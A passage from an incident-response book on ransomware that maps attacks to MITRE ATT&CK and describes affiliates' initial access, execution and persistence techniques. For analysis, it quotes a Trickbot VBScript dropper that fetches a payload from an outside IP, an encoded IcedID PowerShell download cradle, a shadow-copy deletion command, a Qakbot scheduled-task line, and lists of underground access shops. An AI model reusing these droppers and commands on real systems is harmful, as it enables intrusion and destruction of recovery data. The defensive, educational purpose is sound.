if exist "C:\Users\admin1\Desktop\hmod4.exe" goto Repeat
del "hive.bat"
```

Here, we have a sub-technique of **indicator removal on host** – **file deletion** (`T1070.004`).

It wasn't the only batch file created by the ransomware. There was another file with the filename `shadow.bat`. This file was used to remove shadow copies, so the files couldn't be recovered using built-in capabilities.

Here are the contents of the batch file:

```
vssadmin.exe delete shadows /all /quiet
del shadow.bat
```

In terms of the techniques, here we are facing **inhibit system recovery** (`T1490`).

As we are dealing with ransomware, the last (but not least) technique presented is, of course, **data encrypted for impact** (`T1486`).

Let's summarize our findings in a table:

Tactic	Technique (sub-technique)
Execution	Windows Command Shell (`T1059.003`)
	PowerShell (`T1059.001`)
Defense evasion	Rundll32 (`T1218.011`)
	Software packing (`T1027.002`)
	File deletion (`T1070.004`)
Credential access	LSASS memory (`T1003.001`)
Impact	Service stop (`T1489`)
	Inhibit system recovery (`T1490`)
	Data encrypted for impact (`T1486`)

Table 4.1 – MITRE ATT&CK mapping

As you can see from the table, we couldn't reconstruct the whole attack life cycle from the report, but we still extracted many TTPs, which can be used both during incident response engagements and threat-hunting missions.

We'll continue analyzing open source reports in *Chapter 6*, *Collecting Ransomware-Related Cyber Threat Intelligence*.

Tactical cyber threat intelligence

Tactical cyber threat intelligence helps to various security products to operate, such as **Security Information and Event Management** (**SIEM**), firewalls, **Intrusion Detection Systems/Intrusion Prevention Systems** (**IDS/IPS**), and so on, with **Indicators of Compromise** (**IoC**).

This level of cyber threat intelligence focuses on the *what*. Traditionally, this type of intelligence was the most common, and many vendors provided so-called *feeds*, but nowadays, more and more organizations focus on TTPs, as classic indicators have a very short life cycle.

In most cases, these indicators consist of IP addresses, domain names, and hashes. Usually, the hashes are of the following types:

- MD5

- SHA1

- SHA256

Such indicators can be easily shared with the help of cyber threat intelligence platforms, such as MISP, and can be used both for research and detection purposes.

Let's get back to the report we are analyzing. There's a section called *Indicators of compromise*. It contains a bunch of hashes of both SHA1 and SHA256 types. As the hashes belong to the same files, let's focus on the first set, which is SHA1:

- `67f0c8d81aefcfc5943b31d695972194ac15e9f2`

- `edba1b73ddd0e32784ae21844c940d7850531b82`

- `2877b32518445c09418849eb8fb913ed73d7b8fb`

- `cd8e4372620930876c71ba0a24e2b0e17dcd87c9`

- `eaa2e1e2cb6c7b6ec405ffdf204999853ebbd54a`

- `0f9484948fdd1b05bad387b14b27dc702c2c09ed`

- `e3e8e28a70cdfa2164ece51ff377879a5151abdf`

- `9d336b8911c8ffd7cc809e31d5b53796bb0cc7bb`

- `1cc80ad88a022c429f8285d871f48529c6484734`

- `3b40dbdc418d2d5de5f552a054a32bfbac18c5cc`

- `2f3273e5b6739b844fe33f7310476afb971956dd`

- `7777771aec887896be773c32200515a50e08112a`

- `5dbe3713b309e6ecc208e2a6c038aeb1762340d4`

- `480db5652124d4dd199bc8e775539684a19f1f24`

- `Dc0ae41192272fda884a1a2589fe31d604d75af2`

If we look at the hashes thoroughly, and use, for example, VirusTotal – a free service that analyzes various kinds of malicious content (`https://www.virustotal.com/`) – for identification purposes, we can find that all of them belong to Hive ransomware samples:

Figure 4.3 – VirusTotal detections for one of the hashes

From the detection perspective, they are not very useful, as ransomware samples are crafted for the attack in most cases, and so the hashes won't match.

Also, there's an IP address in the report, which belonged to **Cobalt Strike Beacon**. You can always collect more information about IP addresses, especially those belonging to various post-exploitation frameworks. For example, we can check whether the server is still related to Cobalt Strike:

Figure 4.4 – Information related to the IP address in question, collected by the Group-IB Threat Hunting Framework

To use another example, the Group-IB Threat Hunting Framework has a built-in graph feature, which can be used for collecting more information about indicators you collected. In the preceding screenshot, we can see that the IP address in question, 176.123.8.228, is still a Cobalt Strike server, so it is worth being blocked or monitored by the security team.

As you can see, even as a result of the analysis of a short open source report, an experienced analyst can collect a good amount of cyber threat intelligence, which can be very useful during ongoing or future incident response engagements.

Summary

In this chapter, we discussed various types of cyber threat intelligence, including strategic, operational, and tactical, focusing on their differences and target audiences. We also looked through an open source threat report and extracted various types of cyber threat intelligence, so that you could get a solid understanding of the differences.

You already know that TTPs are the most important parts of threat actors' modus operandi, so in the next chapter, we'll look at many real-world examples. This way, you can get a good awareness of human-operated ransomware attacks.

5
Understanding Ransomware Affiliates' Tactics, Techniques, and Procedures

We have already discussed various topics related to both ransomware itself and incident response. By now, you should have a good general understanding of how such attacks work and why having proper incident response is a must when you're dealing with human-operated ransomware.

But to be effective during your incident response engagements, having a general understanding of the attack's life cycle isn't enough as the threat actors usually use diverse **tactics, techniques, and procedures** (**TTPs**) to complete their mission.

As you may already know, ransomware-as-a-service programs make this even worse as there can be a lot of affiliates engaged in the attacks. Even for the same ransomware strain, the affiliates' TTPs may be extremely different.

This chapter will help you dive into the details of how the threat actors involved in human-operated ransomware attacks behave at various stages of the attack life cycle (based on MITRE ATT&CK). In particular, we'll cover the following topics:

- Gaining initial access

- Executing malicious code

- Obtaining persistent access

- Escalating privileges

- Bypassing defenses

- Accessing credentials

- Moving laterally

- Collecting and exfiltrating data

- Deploying ransomware

Gaining initial access

Gaining initial access to the target network is a vital part of any intrusion, and ransomware attacks are not an exception.

Since various threat actors are involved in human-operated ransomware attacks, we, as incident responders, can face almost any tactic during our engagements.

Still, one of the most common tactics that's used by ransomware affiliates is abusing external remote services, such as **Remote Desktop Protocol** (**RDP**), so it's going to be our starting point.

External remote services (T1133)

Using external remote services to obtain initial access is extremely common. For example, according to Group-IB's Ransomware Uncovered 2020/21 report, more than 50% of all human-operated ransomware attacks started from compromising a public-facing RDP server. The COVID-19 pandemic made it even worse; many companies required workplaces for remote personnel, which gave rise to even more poorly secured servers emerging on the world map.

Here's an example of a login screen of one such public-facing server:

Figure 5.1 – Public-facing RDP server's login screen

The default port for Remote Desktop Services is 3389, so if we use a search engine for internet-connected devices such as Shodan, we will see that there are millions of such servers, and that's one of the reasons why abusing them is one of the most common tactics:

Figure 5.2 – Shodan search results

As you can see, there're more than 1,500,000 such servers in the United States, and it's another reason for the popularity of this tactic; organizations in the USA are common targets of various ransomware affiliates.

So, how do they gain access to public-facing RDP servers? The most common way is performing a brute-force attack using a dictionary with the most common passwords. Surprisingly, this approach works well for threat actors.

A common approach is to use **masscan** to scan the internet for any public-facing RDP servers and then use tools such as **NLBrute** to perform the actual brute-force attack. The threat actors may not even need to run such attacks themselves – they can obtain such access from various underground markets and initial access brokers.

Here are some examples of such underground markets:

- RussianMarket
- Odin
- UAS RDP Shop
- Xleet
- Infinity Shop

It's important to note that access to a public-facing RDP server may cost a few dollars:

IP	Country	State	City	ZIP	OS	RAM	Dwn.	Upl.	Direct IP	Admin Rights	Added	Price, $
210.*.*.*	HK	Hong Kong	Hong Kong	-	Windows 7 Professional	--	9.14 Mbit/s	6.40 Mbit/s			add funds!	16.00
3.*.*.* - AWS	US	Ohio	Columbus	43085	Windows 10	1 GB	7.23 Mbit/s	5.06 Mbit/s		✔	add funds!	12.00
202.*.*.* - Vultr	JP	Tokyo	Tokyo	214-0021	Windows 10 Enterprise Evaluation	--	5.34 Mbit/s	3.74 Mbit/s	✔		add funds!	9.00
149.*.*.* - Vultr	US	Texas	Dallas	75201	Windows Server 2019 Datacenter	1 GB	11.17 Mbit/s	7.82 Mbit/s		✔	add funds!	12.00
194.*.*.*	NL	Noord-Holland	Amsterdam	1000	Windows Server 2012 R2	2 GB	8.04 Mbit/s	5.63 Mbit/s			add funds!	16.00
211.*.*.*	CN	Jiangxi	Ji'an	343000	Windows Web Server 2008 R2	--	10.82 Mbit/s	7.58 Mbit/s			add funds!	16.00
103.*.*.*	IN	West Bengal	Ghatal	712406	Windows 7 Professional	--	5.63 Mbit/s	3.94 Mbit/s		✔	add funds!	17.00
61.*.*.*	CN	Jiangsu	Suzhou	215003	Windows 10 Pro	--	5.19 Mbit/s	3.64 Mbit/s		✔	add funds!	17.00
138.*.*.*	JP	Osaka	Osaka	541-0041	Windows Server 2019 Datacenter	--	8.09 Mbit/s	5.67 Mbit/s		✔	add funds!	18.00
122.*.*.*	CN	Zhejiang	Shaoxing	330601	Windows Server 2012 R2 Datacenter	--	9.42 Mbit/s	6.59 Mbit/s			add funds!	14.00
34.*.*.* - AWS	US	Oregon	Portland	97086	Windows Server 2019 Datacenter	1 GB	7.93 Mbit/s	5.55 Mbit/s		✔	add funds!	10.00
179.*.*.*	PE	Arequipa	Arequipa	04000	Windows 7 Ultimate	--	11.41 Mbit/s	7.99 Mbit/s			add funds!	16.00
38.*.*.*	US	California	Los Angeles	90001	Windows Server 2012 R2 Standard	1 GB	5.18 Mbit/s	3.63 Mbit/s	✔	✔	add funds!	17.00
103.*.*.*	BD	Dhaka	Dhaka	1312	Windows Server 2012 R2 Standard	--	9.68 Mbit/s	6.78 Mbit/s			add funds!	16.00
18.*.*.* - AWS	US	Ohio	Columbus	43085	Windows 10	1 GB	7.05 Mbit/s	4.93 Mbit/s		✔	add funds!	12.00
107.*.*.*	US	New Jersey	Secaucus	07094	Windows Server 2012 R2 Standard	1 GB	11.03 Mbit/s	7.72 Mbit/s	✔	✔	add funds!	17.00
5.*.*.*	IR	Tehran	Tehran	11369	Windows 7 Ultimate	--	11.17 Mbit/s	7.82 Mbit/s		✔	add funds!	18.00
72.*.*.*	US	New Jersey	Secaucus	07094	Windows Server 2012 R2 Standard	1 GB	6.64 Mbit/s	4.65 Mbit/s	✔	✔	add funds!	17.00
110.*.*.*	ID	Jawa Timur	Surabaya	60135	Windows Server 2008 R2 Enterprise	--	6.87 Mbit/s	4.81 Mbit/s			add funds!	13.00
192.*.*.*	US	New York	Buffalo	14202	Windows Server 2016 Standard	8 GB	8.97 Mbit/s	6.28 Mbit/s		✔	add funds!	17.00
45.*.*.* - Vultr	CR	San Jose	San Jose	10102	Windows Server 2019 Datacenter	1 GB	4.95 Mbit/s	3.47 Mbit/s		✔	add funds!	12.00
154.*.*.*	HK	Hong Kong	Hong Kong	-	Windows Server 2008 R2 Datacenter	--	10.46 Mbit/s	7.32 Mbit/s		✔	add funds!	18.00
103.*.*.*	HK	Hong Kong	Hong Kong	-	Windows Server 2008 R2 Enterprise	--	6.75 Mbit/s	4.72 Mbit/s	✔		add funds!	17.00
20.*.*.* - MS	IN	Maharashtra	Pune	412415	Windows Server 2008 R2 Datacenter	--	5.45 Mbit/s	3.81 Mbit/s		✔	add funds!	10.00

Figure 5.3 – RDP servers for sale on UAS RDP Shop

Of course, RDP isn't the only type of external remote service that's abused by threat actors. Another very common type is **Virtual Private Network** (**VPN**) access.

Again, ransomware affiliates may perform brute-force attacks to gain VPN credentials or, for example, exploit vulnerabilities in related software. We'll discuss this in the next section, *Exploiting public-facing applications (T1190)*.

Just like RDP-access, this type of access can be obtained from the initial access brokers. Here's an example of such an advertisement on a Russian underground forum:

Figure 5.4 – A post from a Russian underground forum collected by the Group-IB Threat Intelligence & Attribution platform

As you can see, obtaining initial access via external remote services is extremely easy, especially during the COVID-19 pandemic. However, it's not the only way. Let's look at another common tactic – exploiting public-facing applications.

Exploiting public-facing applications (T1190)

Exploiting public-facing applications is another common tactic that's leveraged by many threat actors involved in human-operated ransomware attacks.

You already know that ransomware affiliates compromise RDP servers often; they can either run a brute-force attack or just buy access to underground markets or initial access brokers.

At the same time, there are some vulnerabilities in Microsoft's RDP implementation, such as **BlueKeep** (CVE-2019-0708). Exploiting it allows the threat actors to execute code remotely on a vulnerable server, and it's known to be used in the wild, such as by **LockBit** ransomware affiliates.

The same can be said about VPN access. Multiple vulnerabilities are exploited by threat actors that allow them to gain VPN access to the target network. Let's look at some of the most common ones.

A path traversal vulnerability in **Fortinet, FortiOS,** and **FortyProxy** (CVE-2018-13379) allowed various ransomware affiliates to collect system files, including those containing credentials, so it could be used to gain VPN access to the network.

Another VPN-related arbitrary file-reading vulnerability is the one in **Pulse Secure Pulse Connect Secure** (CVE-2019-11510). Its exploitation allows threat actors to access private keys and user passwords. This vulnerability was actively exploited by REvil ransomware affiliates.

Finally, there was such a vulnerability in **SonicWall SMA100** (CVE-2019-7481). This one was intensively exploited by **HelloKitty** ransomware affiliates.

Of course, vulnerabilities that are exploited by threat actors to gain initial access are not limited to RDP and VPN.

For example, Cl0p ransomware affiliates exploited multiple vulnerabilities in **Accellion FTA**:

- CVE-2021-27101: A SQL injection vulnerability
- CVE-2021-27102: An OS command injection vulnerability
- CVE-2021-27103: A **Server-Side Request Forgery** (**SSRF**) vulnerability
- CVE-2021-27104: Another OS command injection vulnerability

These vulnerabilities allowed the threat actors to deploy a web shell to vulnerable instances and use it for data exfiltration as FTA was used by companies for securely transferring large files.

Another vulnerability that's been exploited by ransomware affiliates such as Nefilim is the one in Citrix **Application Delivery Controller** (**ADC**) and **Gateway** (CVE-2019-19781). As a result, the threat actors could execute commands on the target server.

Finally, this year weaponized threat actors with multiple vulnerabilities in Microsoft Exchange servers, including **ProxyLogon** (CVE-2021-26855) and **ProxyShell** (CVE-2021-34473, CVE-2021-34523, and CVE-2021-31207).

Of course, ransomware affiliates added corresponding exploits to their arsenals. For example, the Conti ransomware affiliates used the ProxyShell vulnerability to download a web shell to the target server so that it can be used for further post-exploitation activities.

Public servers and applications are very common targets of ransomware affiliates, but usually, there aren't too many of them. What's more, they can be patched and/or have strong passwords. So, the threat actors have to look for other targets, such as regular users, in a corporate network. And that's when phishing comes into play.

Phishing (T1566)

Historically, phishing has been one of the most preferable ways of obtaining initial access, both for state-sponsored and financially-motivated threat actors.

Nowadays, many trojans (or bots), which are commonly delivered via spam emails, are used by ransomware affiliates to gain initial access to the target network. The list of such malware includes Bazar, Qakbot, Trickbot, Zloader, Hancitor, and IcedID.

To deliver them, the threat actors usually use weaponized email attachments, such as Microsoft Office files, scripts in archives, or just links to such files.

The threat actors may be very creative in crafting phishing emails. In some cases, such emails look so good that even some security professionals may believe such emails are legit. Here's an example of a spam email with a phishing link distributed by Hancitor operators:

Figure 5.5 – An example of spam email content being used by Hancitor operators

Clicking this phishing link would lead the user to a malicious Microsoft Office document download page.

The threat actors don't always include links to phishing emails, though. Another way is to attach a weaponized file to it:

Hello,

Here is an interesting info in the document attached

Thank you,

Figure 5.6 – An example of spam email content being used by Qakbot operators

Once the victim downloads it, they should open it and, in most cases, enable the macros inside so that the malicious payload can be dropped or downloaded from an attacker-controlled or compromised server.

Commonly, such malicious documents contain instructions on how to enable the macros:

This document created in previous version of Microsoft Office Word.

To view or edit this document, please click "Enable editing" button on the top bar, and then click "Enable content"

Figure 5.7 – A malicious document's contents

The main idea of such a document's content is to lure the victim to enable the malicious content. But if the victim has proper email security, it may be hard for the threat actor to deliver malicious links or attachments, so they have to be more creative. And they are!

Wizard Spider, the operators of Bazar, Trickbot, Ryuk, Conti, and Diavol, used phishing emails with information on paid subscriptions and provided a phone number in the email's body so that the victim could cancel the subscription. Of course, there weren't any real subscriptions, but here, **vishing** (or voice phishing) came into play. Phone operators lured the victim to a fake website to download a form they needed for canceling. Here's an example of such a fake website:


Figure 5.8 – A fake website distributing malicious documents

Of course, the only goal of such fake websites was to deliver malicious documents.

It is not too hard to find out if the vishing effort is real or not. By asking a few different questions and pushing forward on the matter at hand, sometimes, the threat actor gives up.

Another example is **malvertising**. For example, Zloader operators produce malicious advertisements, so if the victim uses proper keywords during Google searches, they are redirected to an attacker-controlled website hosting a malicious file:

Figure 5.9 – A fake website distributing Zloader

In rare cases, the threat actors leverage even more sophisticated initial access tactics, such as supply chain attacks.

Supply chain compromise (T1195)

Supply chain attacks are not very common for ransomware affiliates as it usually requires a lot of effort to perform such attacks. Even though supply chain attacks are low-hanging fruit that produce tons of value for the threat actor, they're not very common or not commonly heard of or disclosed. Still, there are some examples of such attacks leading to ransomware deployment.

The first one was performed by one of the REvil ransomware affiliates where an Italian version of the WinRar website was compromised, so the installers started to deliver a REvil payload.

The other example is even more interesting – one of Darkside's ransomware affiliates compromised the SmartPSS software website, so the installers started to deliver the SMOKEDHAM backdoor. More information on this attack is available in the following FireEye blog: `https://www.fireeye.com/blog/threat-research/2021/06/darkside-affiliate-supply-chain-software-compromise.html`.

Since we've discussed the most common initial access tactics, let's move on and look at how threat actors execute malicious code on the target systems.

Executing malicious code

Once the threat actors successfully gain access to the target system, they need to execute various payloads or dual-use tools to solve various post-exploitation tasks.

There are multiple techniques to do so. Let's look at the most commonly observed human-operated ransomware intrusions.

User execution (T1204)

As you already know, many threat actors actively leverage phishing to obtain initial access, and in most cases, the victims must interact with attachments or links so that the malicious code can be executed. With these two combined, there is a lot a threat actor can potentially gain access to.

We can also look at this technique from another perspective. For example, if ransomware affiliates gain access through a public-facing RDP server, they usually immediately have access to elevated credentials, such as the administrator account. So, in this case, they may play the role of the malicious user and execute various commands and tools.

Command and scripting interpreters (T1059)

Various command and scripting interpreters may be leveraged by ransomware affiliates on various stages of the attack life cycle to solve various problems.

If we are talking about phishing, you can see that Windows Command Shell, PowerShell, Visual Basic, and even JavaScript are extremely common. But let's look at some examples.

Weaponized Microsoft Word documents are used by threat actors to distribute Trickbot drops and execute malicious VBScripts:

```
set roro = createobject("wscript.shell")
temppath = roro.expandenvironmentstrings("%localappdata%")
set pipa = createobject("scripting.filesystemobject")
set fsobject = createobject("scripting.filesystemobject")
if pipa.fileexists(temppath & "\kugeecwwcvswe.txt") then
wscript.quit
elseend
if
```

```
pipa.createtextfile (temppath & "\kugeecwwcvswe.txt")
urlcount = 1url1 = "http://172.83.155.147/images/
inlinelots.png"
currentdir = fsobject.getparentfoldername(wscript.
scriptfullname)
localexepath = currentdir + "\" +fsobject.gettempname + ".dll"
docall
  dowloop
    while urlcount < 2
public function dow()on error resume
nextset
  request = createobject("winhttp.winhttprequest.5.1")
set file = wscript.createobject("shell.application")
set bstrm = createobject("adodb.stream")
useragent = "mozilla/5.0 (windows nt 6.1; wow64; rv:58.0)
gecko/20100101 firefox/58.0"
select case urlcountcase
  1
downstr = url1end
select
request.open "get", downstr, false
request.send
errorsend = err.descriptionif
  instr(1, errorsend, "serve") then '
urlcount = urlcount + 1
else
bstrm.open
bstrm.type = 1
bstrm.write (request.responsebody)
bstrm.savetofile localexepath
bstrm.closecall
defender
urlcount = urlcount + 1end
ifset
  textstream = fsobject.createtextfile("" + wscript.
scriptfullname + "")
textstream.write ("tickle my feets, fool")
```

```
textstream.closeend
functionpublic function
defenderset
  shellok = createobject("wscript.shell")
abc = "ru"+"nd"&"ll3"+"2.e"+"xe " + localexepath + ",runquery"
shellok.run (abc) ,0,false
end function
```

This script might seem complex, but it's not. It just downloads the **Trickbot** payload (inlinelots.png) from `172.83.155[.]147`, saves it to `C:\Users\%user%\AppData\Local folder`, and executes it via `rundll32.exe`. That's it!

Another example is **IcedID**. During one campaign, the threat actors distributed archives with malicious JavaScript files to deliver the trojan.

Once executed, it launches `cmd.exe`, which, in turn, launches `powershell.exe`:

```
"C:\Windows\System32\cmd.exe" /c poWERshEll -nop -w hidden -ep
bypass -enc SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUA-
dAAuAFcAZQBiAGMAbABpAGUAbgB0ACkALgBkAG8AdwBuAGwAbwBhAGQAcwB0A-
HIAaQBuAGcAKAAiAGgAdAB0AHAAOgAvAC8AbQBhAGIAaQBvAHIAZQB4AC4Acw-
BwAGEAYwBlAC8AMwAzADMAZwAxADAAMAAvAGkAbgBkAGUAeAAuAHAAaABwACI-
AKQA=
```

If we decode `base64`, we will see that it's used to download the next stage from the attacker's controlled server.

As you can see, abusing command and scripting interpreters is very common, but often, a script should be executed or macros should be enabled by the victim. Of course, that's not always the case as sometimes, the threat actors use vulnerabilities in software to execute malicious code automatically. PowerShell abuse can seem like it would not make a lot of noise but in reality, it does. PowerShell, with its current monitoring system, makes a lot of noise and sometimes makes it easy to narrow down the focus.

Exploitation for client execution (T1203)

We have already discussed how threat actors use vulnerabilities in public-facing applications to gain initial access to the network, but in some cases, they can also exploit vulnerabilities in software that's used for browsing and editing documents, such as Microsoft Office. Hardening the forward-facing vulnerabilities is highly recommended first before you turn your focus inward.

A very good example is a recent vulnerability in **MSHTML** (CVE-2021-40444), which has already been actively exploited by Wizard Spider to deliver Bazar and custom Cobalt Strike payloads.

Built-in tools are abused often. Command and scripting interpreters are only one example; another is **Windows Management Instrumentation** (**WMI**).

Windows Management Instrumentation (T1047)

Windows Management Instrumentation is a common tool that's abused by various ransomware affiliates to execute code both locally and remotely, such as a part of lateral movement activities. For example, Cobalt Strike, a post-exploitation framework that's extremely popular among ransomware affiliates, has a built-in capability to abuse WMI for remote code execution.

As you already know, human-operated ransomware attacks may last quite a long time, so the threat actors need to be able to survive reboots and obtain persistent access to the compromised network.

Obtaining persistent access

Often, during post-exploitation activities, ransomware affiliates think about obtaining redundant access to the network. So, during your incident response engagements, you may face various persistence techniques. This step is almost as important as the door kick. Establishing a secondary foothold by setting up a backdoor is a threat actor's way of ensuring they can always come back. Let's look at the most common examples.

Valid accounts (T1078)

Often, especially if we are talking about RDP or VPN compromise, the threat actors use legitimate accounts to access the corporate network. As they may pose as several compromised accounts, this technique may be used to gain persistent access. What's more, as the accounts are legitimate, ransomware affiliates may stay undetected for quite a long period.

Create account (T1136)

If ransomware affiliates already have privileged accounts, they may use them to create additional accounts to gain redundant access to the network, even if compromised accounts are detected and blocked by the security personnel.

Boot or logon autostart execution (T1547)

As various commodity malware is a very common initial access tool for various ransomware affiliates, there are some common persistence techniques. For example, Bazar Loader is known to leverage the Run key (`Software\Microsoft\Windows\CurrentVersion\Run`) to become persistent on the compromised system.

Another sub-technique that's used by the same trojan is abusing features of Winlogon to execute the payload when a user logs in. This is done by modifying the `Software\Microsoft\Windows NT\CurrentVersion\Winlogon` registry key.

Scheduled task/job (T1053)

Creating a scheduled task is another very common technique that's used by many trojans involved in human-operated ransomware attacks. Here's an example command line that's used by Qakbot to achieve persistence:

```
C:\Windows\System32\schtasks.exe" /create /tn {AC45A601-09FD-
5A61-A328-2DED4897D427} /tr "\"C:\Users\Shelly\AppData\Roaming\
Microsoft\Lapahcah\lapahzv.exe\""/sc HOURLY /mo 6 /F
```

The scheduled task will execute the Qakbot payload every 6 hours. Sub-tasking can fly past certain monitor tools and rules because of parent tasking.

Server software component (T1505)

You already know that exploiting public-facing applications is quite a common technique that's used by ransomware affiliates to gain initial access to the network, so it's quite common for them to deploy web shells to achieve persistence.

Web shells are just scripts placed on openly accessible web servers, which allows the threat actors to execute various commands through a command-line interface.

So far, we've looked at the most common techniques that are used by ransomware affiliates to obtain persistent access. Now, let's look at how they manage to escalate privileges.

Escalating privileges

In many cases, the threat actors don't have proper privileges after gaining initial access to the target system. Several techniques are used by ransomware affiliates to escalate privileges. Let's look at the most common ones.

Exploiting for privilege escalation (T1068)

Various vulnerabilities may aid threat actors in various stages of a ransomware attack life cycle. This includes the privilege escalation stage. For example, **ProLock** ransomware affiliates were observed to exploit a vulnerability in the `CreateWindowEx` function (CVE-2019-0859) to obtain administrator-level privileges.

Another example is the REvil ransomware itself. It was used to exploit a vulnerability in the `win32.sys` Microsoft Windows driver (CVE-2018-8453) to elevate privileges.

As we can see, many common vulnerabilities can be leveraged to gain privileges. If a business does not patch or address these vulnerabilities, then they can be found in this predicament.

Creating or modifying system process (T1543)

Windows services are commonly abused by various threat actors, including ransomware affiliates, to execute malicious code both locally and remotely. At the same time, Windows services may also be used for privilege escalation as they can be executed under SYSTEM privileges. Window services should be monitored for uncommon times of use and a use case should be developed to enhance monitoring.

Process injection (T1055)

